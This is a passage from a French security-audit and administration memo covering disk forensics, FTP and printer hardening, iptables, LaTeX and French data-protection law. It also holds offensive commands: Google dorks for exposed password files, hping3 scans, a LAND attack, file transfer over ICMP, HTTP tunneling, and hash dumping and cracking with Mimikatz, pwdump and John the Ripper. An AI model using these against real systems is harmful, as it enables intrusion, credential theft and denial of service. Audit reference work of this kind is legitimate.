gconftool-2 -s -t boolean /apps/nautilus/preferences/mmedia_automount_open false
```

Copie du disque dur bit à bit :

*Une copie bit à bit d'un disque permet de copier tous les secteurs d'un disque, l'option **bs** permet d'optimiser la copie, ici pour une taille de secteur de 4096, peut être étendu à la taille de buffer du disque (Pour identifier le disque `fdisk -l`).*

```
dd if=/dev/sdc of=/media/Sauvegarde/fichier_resultat.raw bs=4096 conv=noerror,sync
```

Checksum du disque :

Permet de vérifier si la copie est bien conforme à l'originale.

```
sha256sum /dev/sdc
```

```
sha256sum /media/Sauvegarde/fichier_resultat.raw
```

Transformer un disque RAW vers un disque virtuel : (formats possibles : VDI|VMDK|VHD)

```
VBoxManage convertfromraw fichier_resultat.raw fichier_resultat.vdi --format VDI
```

Monter un disque RAW sous Linux : (ici en NTFS)

```
mount -t ntfs-3g -o ro,loop image.raw /media/image/
```

Déchiffrer une partition chiffrée avec Bitlocker :

Le plus simple est d'utiliser une machine en Windows 7 qui gère le déchiffrement de partition Bitlocker en natif. Pour déchiffrer la partition la recovery key sera nécessaire :000000-000000-000000-000000-000000-000000-000000-000000

Sous Linux plusieurs outils existent :

- Dislocker : <http://www.hsc.fr/ressources/outils/dislocker/index.html>
- libbde (lib et outils) : <http://code.google.com/p/libbde/>
- Proof Of Concept NVbit : <http://www.nvlab.in>

Cas d'analyse sans démarrer le système d'exploitation hôte :

Emplacement des fichiers d'audit : `C:\Windows\System32\winevt\Logs*.evtx`

Emplacement des fichiers de la base de registre : `C:\Windows\System32\config\`

Pour les clés de registre utilisateurs (HKEY_CURRENT_USERS), elles sont dans le répertoire de chaque utilisateur sous le nom de fichier : NTUSER.DAT.

L'outil WRR de la suite DEFT-EXTRA permet d'ouvrir/extraire/exploiter les fichiers de registre.

Recherche de l'occurrence hack dans le SWAP : `strings fichier.swp | grep -C 2 hack`

Fichiers et répertoires importants :

- Fichiers d'hibernation et fichier d'échange : `%sysdir%\hiberfil.sys` et `%sysdir%\pagefile.sys`
- Fichiers de base de registre : `%windir%\System32\config\`
- Fichier de domaine présent sur les contrôleurs : `%windir%\ntds\ntds.dit`
- Journaux d'audit : `*.evt`, `*.evtx`, `*.log` dans `%windir%\Logs\` et `%windir%\System32\config\`
- Fichiers applicatifs : Firefox, Thunderbird...
- Tout fichier en rapport avec l'investigation : torrent, images,...

FTP :

File Transfert Protocol (port 21 Tcp), protocole non chiffré permettant la réception et l'envoi de fichier, RFC 959...

Un serveur de fichier Linux : vsftpd (fichier de configuration /etc/vsftpd.conf).

Lien : <http://abcdrfc.free.fr/>

Points à vérifier :

- ☐ Le message de connexion au serveur ne doit pas être verbeux (OS, application, version).
- ☐ Le compte **Anonymous** doit être désactivé.
- ☐ Un filtrage doit être appliqué sur les IP des clients.
- ☐ Des ACL doivent être appliquées aux dossiers pour limiter l'écriture et la lecture.
- ☐ L'utilisation du FTP doit être limité au strict minimum (pas de centralisation de tous les journaux d'audit, mise à jour antivirus...).
- ☐ Le service doit être chrooté (modification du path).
- ☐ Le shell du service doit être un shell restreint.
- ☐ Une journalisation des actions des clients distants doit être implémentée.

FTP bounce attack (Attaque par rebond)

Ces attaques consistent à utiliser un serveur FTP anonyme (imprimante, serveur...) comme relais pour se connecter à d'autres serveurs FTP ou effectuer des scans de ports.

Exemple avec Nmap :

`nmap -b IpServeurFTPAnonyme 192.168.0.0-255`

Test : *exemple de connexion au serveur FTP, (penser à tester plusieurs mots de passe).*

`telnet 192.168.0.2 21 <Entrée>` Connexion au serveur FTP.

`220 Service ready`

`USER anonymous <Entrée>` Nom d'utilisateur.

`331 User name ok, need password`

`PASS mail@france.fr <Entrée>` Mot de passe du compte.

`230 User logged in`

...Session

`QUIT <Entrée>` Fin de session.

Liste des commandes :

Commande	Description
<code>help</code>	Liste des commandes disponibles.
<code>lcd</code>	Pour changer le répertoire courant.
<code>bin</code> ou <code>ascii</code>	Passage en mode ascii/bin pour transférer des fichiers .
<code>dir</code> ou <code>ls</code>	Lister le contenu du répertoire courant.
<code>get</code> ou <code>mget</code>	Télécharger le(s) fichier(s) dans le répertoire courant.
<code>put</code> ou <code>mput</code>	Uploader le(s) fichier(s) du répertoire courant.
<code>passive</code>	Passage en mode Actif/Passif.
<code>VRFY root</code>	Test l'existence du compte root et nous donne des informations dessus.
<code>EXPN root</code>	Listes les ALIAS (adresses) du compte root.
<code>close</code>	Fermer la connexion.

Lister le contenu du répertoire courant : `!ls -al`

Copier un fichier à partir/vers du serveur FTP : `get monbeaufichier.txt` / `put monbeaufichier.txt`

Google Hacking :

Les Google Hack (Google Dorks) ou Yahoo Hack consistent à exploiter les fonctionnalités intégrées aux moteurs de recherche pour trouver des documents ou informations précises.

Lien : http://www.googleguide.com/advanced_operators.html
<http://www.exploit-db.com/google-dorks/>
<http://johnny.ihackstuff.com>

Lors d'une recherche si l'on spécifie des paramètres (dans le champ de recherche) mais aucun nom, la recherche n'est pas toujours prise en compte, il suffit simplement d'ajouter une exclusion (d'un mot non indexé par exemple : -uywrtxzu).

Recherche avancé avec Google (liste non exhaustive)

Commande	Description
allintext:toto	Liste les sites qui contiennent le mot toto dans le site excepté le titre, les liens et les mots clés.
filetype:pdf ou ext:pdf	Recherche de fichier dans les liens, types supportés : pdf, xls, ppt, doc, rtf, swf, txt, odf, dll, exe, php, mp3, gif, sql, htaccess, httpasswd, *(pour des répertoires)...
info:www.pdf.fr	Liste des informations sur le site www.pdf.fr .
intitle:test ou allintitle:testpdf	Liste les pages ayant le mot test dans le titre (allintitle permet de rechercher plusieurs mots).
inurl:pdf ou allinurl:pdfppt	Recherche toutes les pages où le mot pdf est contenu dans l'URL ou dans la page (allinurl permet de rechercher plusieurs mots) inanchor et allinanchor sont équivalents.
link:www.pdf.fr	Liste les pages qui ont des liens vers le site www.pdf.fr .
related:www.pdf.fr	Liste des pages similaires au site www.pdf.fr .
site:www.pdf.fr	Permet de limiter la recherche sur le site www.pdf.fr .
numrange:1000-2000	Permet une recherche sur un intervalle, ici de 1000 à 2000 .
daterange:2454802-2454832	Permet une recherche sur un intervalle de temps, ici du 1 décembre 2008 au 31 décembre 2008 (un petit calculateur : http://www.numerical-recipes.com/julian.html).

Recherche de documentation sur *TCP-IP* en PDF :

[TCP-IPfiletype:pdf](#)

Recherche d'un cheval de troie PHP *c99* dans des sites Web :

[inurl:c99.php](#)

Recherche d'un fichier *passlist.txt* :

[inurl:passlist.txt|inurl:passwd.txtfiletype:txt](#)

Recherche de fichiers de configuration CISCO avec un mot de passe réversible :

["password 7" filetype:txt](#)

Outils & liens :

- Google Hack (logiciel): <http://code.google.com/p/googlehacks/downloads/list>
- Yahoo recherche avancée (page web): <http://fr.search.yahoo.com/web/advanced>
- Goolag Scanner : <http://www.goolag.org/>
- MetaGooFil : <http://www.edge-security.com/metagoofil.php>
- Vos traces sur Google : <https://www.google.com/settings/ads/onweb/>

Attention un grand nombre de *dorks* ne sont plus fonctionnelles sur google.

Hping :

Outil multi-fonction, scanner de port, éditeur de paquets réseaux...
Il est aussi possible de l'utiliser comme interpréteur (shell ou scripts).

Un autre outil : <http://packetstormsecurity.org/UNIX/audit/firewalk/>

Lien : <http://www.hping.org/>, <http://wiki.hping.org/>
http://www.radarhack.com/dir/papers/hping2_v1.5.pdf
<http://www.thesprawl.org/memdump/?entry=5>

Tests réseau standards :

-p 80 permet de spécifier le port du scan ;
-p ++80 permet d'incrémenter le numéro du port pour chaque trame ;
-I eth0 pour spécifier la carte réseau à utiliser ;
Pour spécifier un état de FLAG on peut utiliser les paramètres :
-F (FIN), **-S** (SYN), **-R** (RST), **-P** (PUSH), **-A** (ACK), **-U** (URG)
Lors du retour les informations du champs FLAG signifient :
SA = SYN/ACK : le port est ouvert, RA = RESET/ACK : le port est fermé.
Découverte par TCP 0 FLAG sur le port 0 :
[hping3 192.168.0.1](#)

TCP SYN scanne (on commence par le port 1 et affiche seulement les ports ouverts) :
[hping3 -S 192.168.0.1 -p ++1 | grep 'SA'](#) ou [hping3 -S 192.168.0.1 -8 1-65535](#)

PING :

ICMP -1, **TCP -S -p 80**, **UDP -2 -p 53**, **XMAS -U -P -F -p 0**, **-t 64** pour modifier le TTL par défaut, **-C 13** ajout de l'option Timestamp.
[hping3 -1 192.168.0.1](#)

Trace route :

-z pour activer un bind de connexion ;
-t 1 le TTL de départ,
il suffit ensuite de faire **CTR+z** pour incrémenter le TTL.
[hping3 -z -t 1 -S -p 80 192.168.0.1 -1](#)

Trace route UDP :

[hping3 -2 192.168.0.1 -p ++30000 -T -n](#)

Scan de port :

-8 scan de port TCP (par défaut) ;
-S active le FLAG SYN ;
-2 pour effectuer un scan UDP.
[hping3 192.168.0.1 -8 1-65535 -S IpCible](#)

Test de Firewall :

-b permet d'envoyer un paquet avec un mauvais checksum de l'entête IP.
-E test.sig permet d'utiliser un fichier pour les données des paquets ;
-a IpUsurpee Spoof de l'adresse IP source ;
-c 5 limite le nombre de requête envoyé à 5 ;
-i u1000 envoie des paquets toutes les 1000 millisecondes ;
--sign signature ajout d'une signature (début de la zone de données du paquet) ;
--file fichier.txt transfert d'un fichier.

Envoie de fichier par ICMP (avec ajout de signature) :

[hping3 192.168.0.1 --icmp -d 100 --sign signature --file fichier_a_transferer](#)

LAND attack (ip dst = ip src) :

[hping3 192.168.0.1 -a IP_Cible -p 21 -i u500](#)

TCP Timestamp (durée depuis le dernier démarrage de la machine) :

[hping3 -S 192.168.0.1 -p 80 --tcp-timestamp](#)

HTTP - Hypertext Transfer Protocol :

Protocole de communication non chiffré, utilisé pour les pages Web.

Lien : <http://www.w3.org/Protocols/>

http://en.wikipedia.org/wiki/List_of_HTTP_header_fields

<http://www.robotstxt.org/orig.html>

Différentes versions du protocole :

Version	Date de création/RFC	Fonctions
HTTP 0.9	1991	GET /index.html
HTTP 1.0	1996/RFC1945	GET, HEAD, POST
HTTP 1.1	1999/RFC2616	GET, HEAD, POST, PUT, DELETE, OPTIONS, TRACE, CONNECT

Méthodes : (deux retour à la ligne après chaque requête : CR LF)

Code	Description	Exemple
GET	Téléchargement et envoi de paramètres	<i>GET /index.html HTTP/1.1</i>
HEAD	Téléchargement de l'entête de connexion	<i>HEAD / HTTP/1.1</i>
POST	Téléchargement et envoi de paramètres	<i>POST /index.html HTTP/1.1</i>
OPTIONS	Liste des options supportés	<i>OPTIONS * HTTP/1.1</i>
CONNECT	Connexion à un proxy	<i>CONNECT serveur:port HTTP/1.1</i>
TRACE	Fonction de test qui rémet la requête transmise	<i>TRACE / HTTP/1.1</i>
PUT	Envoi de fichier sur le serveur (rarement activé)	<i>PUT /file HTTP/1.1</i>
DELETE	Supprimer un fichier sur le serveur (rarement activé)	<i>DELETE /file HTTP/1.1</i>

Codes réponse HTTP :

Code	Message
1XX	Informations
2XX	Succès
3XX	Redirection
4XX	Erreurs client
5XX	Erreurs serveur

Paramètres d'en-tête de réponse verbeux :

Paramètre	Description	Exemple
Allow	Fonctions disponibles	<i>Allow: GET, HEAD, POST</i>
Server	Type et version de serveur Web	<i>Server: Apache/1.3.12</i>
From	Mail de contact	<i>From: webmaster@mail.org</i>
Ms- Author- Via	Version WebDAV	<i>Ms-Author-Via: MS-FP/4.0,DAV</i>
RETS-Server	Version RETS	<i>RETS-Server: AcmeRETS/1.0</i>
X-AspNet-Version	Version ASP.NET	<i>X-AspNet-Version: 2.0.5</i>
X-Axentra-Version	Version du module Axentra	<i>X-Axentra-Version: 10.2.0</i>
X-Powered-By	Technologie utilisée	<i>X-Powered-By: PHP/5.1.6</i>
X-Pingback	Lien RPC pingback	<i>X-Pingback: http://.../xmlrpc.php</i>
X-Php-Pid	Numéro Pid PHP	<i>X-Php-Pid: 1500</i>

Fichiers spéciaux :

chemin/Fichier	Description	Exemple
/robots.txt	Fichier de configuration pour les robots de découverte de site	Ne pas indexer le site : User-agent: * Disallow: /
.htaccess .htpasswd .htgroup	Fichiers de restriction d'accès aux ressources	AuthUserFile /var/www/.htpasswd AuthType Basic <LimitExcept GET>deny from all </LimitExcept>

Httpunnel :

Outils Windows/Linux permettant d'effectuer du tunneling HTTP pour un grand nombre de flux.

Lien : <http://www.nocrew.org/software/httpunnel.html>

<http://blog.nicolargo.com/2009/05/tunnel-http-pour-faire-du-ssh-depuis-le-bureau.html>

Installer httpunnel :

`sudo apt-get install httpunnel`

Encapsulation de flux SSH dans du HTTP :

Configuration de la machine qui servira de passerelle HTTP/SSH :

Ici on écoute sur le port 80 et on redirige le flux vers la machine IP_SERVEUR_SSH sur le port 22.

`hts -forward-port IP_SERVEUR_SSH:22 80`

Configuration de la machine cliente :

Ici on écoute sur le port 5000 et on redirige le flux vers la machine IP_PASSERELLE (passerelle HTTP/SSH) sur le port 80. Ne nécessite pas de droits root vue que nous utilisons un port > 1024.

`hts -forward-port IP_PASSERELLE:80 5000`

Sinon pour passer par un proxy sur la machine cliente :

`hts -P IP_proxy -proxy-authorization user:password -forward-port IP_PASSERELLE:80 5000`

Connexion en SSH sur le client :

`ssh localhost -p 5000`

Imprimantes et photocopieurs réseaux :

Outils permettant l'impression de documents classifiés ou non, leurs capacités et fonctionnalités ne cessent d'augmenter.

Lien : Ø

Administration :

- ☐ Un seul service d'administration doit être privilégié (SSH ou HTTPS).
- ☐ Un mot de passe complexe doit permettre de modifier la configuration de l'imprimante.
- ☐ L'accès à l'interface d'administration doit être restreint aux seuls postes d'administration.
- ☐ Les services inutiles doivent être désactivés : FTP, HTTP, TELNET, SNMP, IPX, NetBIOS...
- ☐ La mise à jour de l'IOS de l'imprimante doit être effectuée.
- ☐ Une journalisation électronique ou papier (date, heure, machines et noms des fichiers) peut être mise en place (sur certains systèmes) en cas de besoin de suivi (habilitations spécifiques).
- ☐ La configuration réseau ne doit pas être accessible aux utilisateurs.
- ☐ Un MAC-locking doit être implémenté sur la prise réseau de l'imprimante.

Organisation :

- ☐ Vérifier si les données d'impression sont stockées en mémoire vive ou via un disque dur. Dans le cas d'un disque dur ou support de stockage, le renvoi du matériel doit prendre en compte le retrait des supports de stockage.
- ☐ L'imprimante doit être située dans un secrétariat ou dans la même pièce que les utilisateurs.
- ☐ L'impression des documents classifiés doit être consignée dans un registre.


Iptables :

Iptables, est un utilitaire en ligne de commande qui permet la configuration de la solution de filtrage (pare-feu) des noyaux linux (IPFWADM jusqu'au noyau 2.1, IPCHAINS jusqu'au noyau 2.4 et depuis NETFILTER).

Lien : <http://www.delafond.org/traducmanfr/man/man8/iptables.8.html>
<http://fr.wikipedia.org/wiki/Iptables>

Iptables permet, par défaut, l'implémentation de filtrage (table FILTER), de translation d'adresse et de port (table NAT) et de transformation de paquets (table MANGLE). D'autres tables existent ou peuvent être créées. Il fonctionne de manière séquentielle (il passe à la règle suivante si le paquet ne correspond pas à la règle).

Fonctionnement d'Iptables :



Fichier de configuration pour iptables :

[/etc/sysconfig/iptables-config](#)

Sauvegarde / Restauration des règles :

`iptables-save > fichier_de_sauvegarde`

`iptables-restore < fichier_de_sauvegarde`

Sur certains systèmes, les règles sont stockées dans : [/etc/sysconfig/iptables](#)

Afficher les règles pour la table (-t) filter (-L) sans la résolution des ports (-n), avec toutes les informations (-v) et la numérotation des lignes (--line) :

`iptables -t filter -L -n -v --line`

Pour les paramètres de sauvegarde et chargement de la configuration (save et load), ils ne fonctionnent pas sous système DEBIAN, pour appliquer les règles au démarrage, il faut créer un script shell et le placer dans le répertoire `/etc/network/if_preup.d/`. Il est aussi possible d'installer le script avec la commande `update-rc.d script iptable.sh defaults`

Gestion du service iptables (start, stop, restart, load ou save) :

`iptables restart`

Il est possible aussi de créer des variables réutilisables, exemple :

`#!/bin/bash`

`INTERNET=eth0`

`LAN=eth1`

S'utilise : \$INTERNET

Pour spécifier la carte réseau sur laquelle la règle s'applique, il faut utiliser dans la règle les paramètres -i eth0 (pour l'entrée) ou -o eth1 (pour la sortie).

Pour spécifier la table utilisée dans une règle, il faut utiliser le paramètre -t puis la table (FILTER, NAT, MANGLE...). La table FILTER est la table par défaut elle ne nécessite pas ce paramètre.

Iptables (table FILTER) :

La table FILTER, permet de gérer le filtrage des paquets, les exemples ci-dessous s'appliquent à un par-feu pour un poste de travail avec une carte réseau.

Lien : <http://www.delafond.org/traducmanfr/man/man8/iptables.8.html>
<http://fr.wikipedia.org/wiki/Iptables>

Initialisation de la table filter :

```
iptables -F      #Suppression des règles.
iptables -X      #Suppression des chaînes.
iptables -Z      #Remise à zero des compteurs.
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP    #Interdit le routage entre le réseau local et Internet.
```

Autoriser le LOOPBACK (réseau local de la machine : 127.x) :

```
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
```

Autoriser le PING de ma machine (192.168.0.100) vers toutes les machines :

```
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p ICMP -s 192.168.0.100 -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED -p ICMP -d 192.168.0.100 -j ACCEPT
```

Autoriser le DNS (192.168.0.1) :

```
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p UDP -s 192.168.0.100 -d 192.168.0.1 --sport 1023: --dport 53 -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED -p UDP -s 192.168.0.1 -d 192.168.0.100 --sport 53 --dport 1023: -j ACCEPT
```

Autoriser le HTTP : `iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p TCP -s 192.168.0.100 --sport 1023: --dport 80 -j ACCEPT`
`iptables -A INPUT -m state --state ESTABLISHED -p TCP -d 192.168.0.100 --sport 80 --dport 1023: -j ACCEPT`

Autoriser le FTP (connexion active et passive), le module `ip_conntrack_ftp` doit être activé dans le fichier `/etc/sysconfig/iptables-config` :

```
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p TCP -s 192.168.0.100 --sport 1023: --dport 21 -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED -p TCP -d 192.168.0.100 --sport 21 --dport 1023: -j ACCEPT
iptables -A INPUT -m state --state RELATED,ESTABLISHED -p TCP -d 192.168.0.100 --sport 20 --dport 1023: -j ACCEPT
iptables -A OUTPUT -m state --state ESTABLISHED -p TCP -s 192.168.0.100 --sport 1023: --dport 20 -j ACCEPT
iptables -A INPUT -m state --state RELATED,ESTABLISHED -p TCP -s 192.168.0.100 --sport 1023: --dport 1023: -j ACCEPT
iptables -A OUTPUT -m state --state ESTABLISHED -p TCP -d 192.168.0.100 --sport 1023: --dport 1023: -j ACCEPT
```

Iptables (table NAT) :

La table NAT permet de gérer le routage des paquets, les exemples ci-dessous s'appliquent à un par-feu pour un poste de travail avec deux cartes réseau.

Lien : <http://www.delafond.org/traducmanfr/man/man8/iptables.8.html>
<http://fr.wikipedia.org/wiki/Iptables>
http://www.fido-fr.net/linux_proxy_transparent.shtml

*Penser au préalable à activer l'**ip forward** qui permet la redirection des paquets qui ne sont pas à destination du routeur (exemple un client).*

Configuration du serveur/routeur :

`echo 1 >/proc/sys/net/ipv4/ip_forward` (Activation de l'*ip forward*.)

ou

`sysctl -w net.ipv4.ip_forward=1`

Dans le cas où l'on utilise un modem il faudra remplacer par exemple eth0 par ppp0 et eth1 par eth0. eth0 étant la carte d'entrée du réseau et eth1 la carte du sous réseau local.

Initialisation de la table NAT :

`iptables -t nat -F`

`iptables -t nat -X`

`iptables -t nat -Z`

Activer le masquage d'adresse :

`iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE` (Pour toutes les IP.)

ou pour une IP spécifique :

`iptables -t nat -A POSTROUTING -o eth0 -s 192.168.1.1 -j MASQUERADE`

Redirection de port :

On redirige la connexion HTTP sur le routeur vers la machine 192.168.0.3 du réseau interne.

`iptables -t nat -A PREROUTING -j DNAT -i eth0 -p tcp --dport 80 --to-destination 192.168.0.3:80`

On redirige toutes les demandes d'accès au HTTP (80) vers le proxy (8080).

`iptables -t nat -A PREROUTING -i eth1 -p tcp --dport 80 -j REDIRECT --to-port 8080`

Ligne à préférer si des serveur WEB sont présents sur le réseau en 192.168.0.0.

`iptables -t nat -A PREROUTING -i eth1 -s 192.168.0.0/24 -d !192.168.0.0/24 -p tcp --dport 80 -j REDIRECT --to-port 8080`

Règles FILTER complémentaires à adapter par protocole et port, pour accepter la redirection :

`iptables -A FORWARD -p tcp -d 192.168.0.0/24 -s 0.0.0.0 -j ACCEPT`

`iptables -A FORWARD -p tcp -d 0.0.0.0 -s 192.168.0.0/24 -j ACCEPT`

`iptables -A FORWARD -p udp -d 192.168.0.0/24 -s 0.0.0.0 -j ACCEPT`

`iptables -A FORWARD -p udp -d 0.0.0.0 -s 192.168.0.0/24 -j ACCEPT`

`iptables -A FORWARD -p icmp -d 192.168.0.0/24 -s 0.0.0.0 -j ACCEPT`

`iptables -A FORWARD -p icmp -d 0.0.0.0 -s 192.168.0.0/24 -j ACCEPT`

Ne pas oublier d'ajouter la route sur le client :

`route add default gw 192.168.0.1`

Iptables (table MANGLE) :

La table MANGLE a pour rôle principal la modification de paquets, pour une gestion de qualité de service par exemple.

Lien : <http://www.linux-france.org/prj/inetdoc/guides/lartc/lartc.netfilter.html>
<http://security.maruhn.com/iptables-tutorial/>
<http://www.linux-france.org/prj/inetdoc/guides/iptables-tutorial/>

La table gère les éléments suivants :

- TOS : modification du champ de type Service d'un paquet, permet de définir des choix de routage (exploitable par iproute2).
- TTL : modification du temps de vie d'un paquet.
- MARK : permet d'associer des valeurs de marquage aux paquets, pour un traitement via **iproute2** pour des restrictions de bande passante et de la gestion de priorité par exemple (Class Based Queuing).
- SECMARK : placement de marque pour un contexte de sécurité (exemple : SELinux).
- CONNSECMARK : copie un contexte de sécurité vers un simple paquet (utilisé par exemple par SELinux).

Initialisation de la table MANGLE :

```
iptables -t MANGLE -F
iptables -t MANGLE -X
iptables -t MANGLE -Z
```

Modifier le champs TOS :

```
iptables -t mangle -A FORWARD -p tcp --dport 80 -j TOS --set-tos 16
```

Modifier le TTL :

```
iptables -t mangle -A FORWARD -p tcp --dport 22 -j TTL --set-ttl 127
```

ou par incrémentation

```
iptables -t mangle -A FORWARD -p tcp --dport 22 -j TTL --ttl-inc 1
```

Marquer un paquet (MARK) :

```
iptables -t mangle -A PREROUTING -p tcp --dport 25 -j MARK --set-mark 1
```

Marquer un paquet (SECMARK) :

```
iptables -t mangle -A PREROUTING -p tcp --dport 80 -j SECMARK --selctx httpcontext
```

Gestion de marque de contexte (CONNSECMARK) :

Sauvegarde la marque du contexte de sécurité du paquet vers la connexion si la connexion n'est pas marquée avant.

```
iptables -t mangle -A PREROUTING -p tcp --dport 80 -j CONNSECMARK --save
```

*Si le paquet ne possède pas de marque de contexte de sécurité, l'option **--restore** placera cette marque associée avec la connexion sur le paquet.*

```
iptables -t mangle -A PREROUTING -p tcp --dport 80 -j CONNSECMARK --restore
```

John the ripper :

Outil de cassage de mot de passe (DES, MD5...) (Sous Windows, Unix/Linux et MacOS). Il Fonctionne en mode brute-force, dictionnaire, incrémentation...

Lien : <http://www.openwall.com/john/>
<http://www.apasscracker.com/dictionaries/>

Récupération du Hash des mots de passe :

Sous Windows :

Il faut utiliser un utilitaire comme **Pwdump** ou **Fgdump** pour récupérer le hash des mots de passe en LM et NTLM :

Outils	Méthode	Type de compte	OS	URL
Mimikatz	Injection DLL	AD+local	Tous	http://www.gentilkiwi.com
Pwdump6/Fgdump	Injection DLL	AD+local	Tous	http://www.foofus.net/fizzgig/
Pwdump7	Injection DLL	AD+local+CacheDump	Tous	http://www.tarasco.org/security/pwdump_7/
WCE	Mémoire	Kerberos+CacheDump +actuel	Tous	http://www.ampliasecurity.com/research.html
SAMDump2/Bkhive Ophcrack	Registre	local	Tous à partir de la v3	http://sourceforge.net/projects/ophcrack/
ntds_dump_hash ntdsxtract	NTDIS.DIT	AD+CacheDump	2003,2008	http://www.ntdsxtract.com/

Ressources complémentaires pour **ntds_dump_hash** & **ntdsxtract** :

- Script de shadow copy : <http://tools.lanmaster53.com/vssown.vbs>
- Ressources : <http://pauldotcom.com/2011/12/safely-dumping-hashes-now-avai.html>
<http://pauldotcom.com/2011/11/safely-dumping-hashes-from-liv.html>

Sous Unix/Linux :

Il suffit de lire le contenu du fichier : `\etc\shadow` ou `\etc\passwd`

On peut aussi casser d'autres types de mots de passe (.htpasswd...).

Cassage des mots de passe :

Pour effectuer un test de mot de passe en utilisant tous les modes (single : simple, wordlist : dictionnaire ; incremental : incrémental ; brute-force).

Tous les modes :

`./john-386 shadow`

Brute force :

`./john-386 -i:all shadow`

Par dictionnaire :

`./john-386 -wordfile:fichier_dictionnaire shadow`

ou suivant les distributions :

`./john-386 -wordlist:fichier_dictionnaire shadow`

Afficher les mots de passes trouvés :

`./john-386 --show shadow`

Pour modifier la configuration des modes (incrémental, dictionnaire, simple) il suffit de modifier le fichier **john.conf**, se référer à la documentation.

LaTeX :

Collection de macro-commandes utilisant le T_EX facilitant la rédaction de documents scientifiques vers des fichiers PDF, DVI, PS.

Lien : Éditeurs gratuits :

http://www.xmlmath.net/texmaker/index_fr.html
<http://www.toolscenter.org/>
<http://www.latexeditor.org/>
<http://winefish.berlios.de/>

Documentations :

Babafou Latex <http://tex.loria.fr/general/apprends-latex.pdf>

FAQ FR 2004 <http://omni.a.free.fr/Docs/faqfr-20041111-3.00.alpha.pdf>

Fancy Header <http://www.cs.uu.nl/people/piet>

Symbols A4 <http://www.pakin.org/>

Règles de typographies <http://jacques-andre.fr/faqtypo/lessons.pdf>

Exemples de commande :

<code>er</code> : 1 ^{er}	<code>\textcopyright</code> : ©	<code>\texteuro</code> : €	<code>\texttrademark</code> : ™	<code>\textregistered</code> : ®
<code><<test>></code> : «test»	<code>\o</code> : ø	<code>\P</code> : ¶	<code>\\$</code> : \$	<code>\{et\}</code> : {et}
<code>\c c et \c C</code> : ç et Ç	<code>\&</code> : &	<code>\%</code> : %	<code>\url{...}</code> : http://	<code>\#</code> : #
<code>\oef</code> et <code>\ae</code> : œ et æ	<code>\é</code> : é	<code>\è</code> : è	<code>\ê</code> : ê	<code>_</code> : _
<code>\color{red}c</code> : c	<code>\textbf{b}</code> : b	<code>\textit{i}</code> : i	<code>\underline{u}</code> : u	<code>\huge c</code> : C

Ajout d'une image de 3cm x 3cm : `\includegraphics[width=3cm,height=3cm]{image.pgn}`

Ajout d'une vidéo de 320x240 (paquet : `\usepackage{movie15}`) :

`\begin{figure}[h] \includemovie[text={titre}]{320pt}{240pt}{video.swf} \end{figure}`

Tableau de 2 ligne et 3 colonnes alignées à gauche, avec quadrillage :

`\begin{tabular}{|l|l|l|} \hline 1 & 2 & 3 \\ \hline 4 & 5 & 6 \\ \hline \end{tabular}`

2 Items : `\begin{itemize} \item 1 \item 2 \end{itemize}`

Numéro de page courant/total : `\thepage/\pageref{LastPage}`

Référence et lien vers cette référence : `\label{refSommaire}` et `\nameref{refSommaire}`

Ajout de référence dans la table des matières : `\addcontentsline{toc}{subsubsection}{mon entrée}`

Création d'une macro : `\newcommand{\MaMacro}[2] { \textbf{#1} - \textit{#2} \\ }`

Appel de la macro : `\MaMacro{param1}{param2}`

Exécution de commande sur le système au travers la compilation Latex : `\execute{script.sh}`

Liens utiles :

- L^AT_EX sur Wikipédia :
 - <http://fr.wikipedia.org/wiki/LaTeX>
- Sites pour développer avec L^AT_EX :
 - <http://www.grappa.univ-lille3.fr/FAQ-LaTeX/>
 - http://fr.wikibooks.org/wiki/Programmation_LaTeX
 - <http://www.apprendre-latex.images-en-france.fr>
 - <http://www.tuteurs.ens.fr/logiciels/latex/>
 - <http://www.math-linux.com/spip.php?article76>
 - <http://ww3.ac-poitiers.fr/math/tex/>
 - <http://mcclnews.free.fr/>
- Liste des polices :
 - <http://tex.loria.fr/fontes/zoonekynd/liste.html>
- Librairies de compilation en L^AT_EX :
 - Pour Windows, Miktex : <http://www.miktex.org/>
 - Pour Linux, Texlive : <http://www.tug.org/texlive/>

Législation française - Loi CNIL (1/2) :

Loi n 78-17 du 6 janvier 1978 relative à l'informatique, aux fichiers et aux libertés modifiée en 2004. Version consolidée au 14 mai 2009.

Lien : <http://www.cnil.fr>

<http://www.legifrance.gouv.fr/affichTexte.do?cidTexte=LEGITEXT000006068624&dateTexte=20100414>

La Commission Nationale de l'Informatique et des Libertés (CNIL) :

L'indépendance de la CNIL est garantie par sa composition et son organisation. Ainsi, douze des dix-sept membres qui composent la CNIL sont élus par les assemblées ou les juridictions auxquelles ils appartiennent.

Formation plénière :

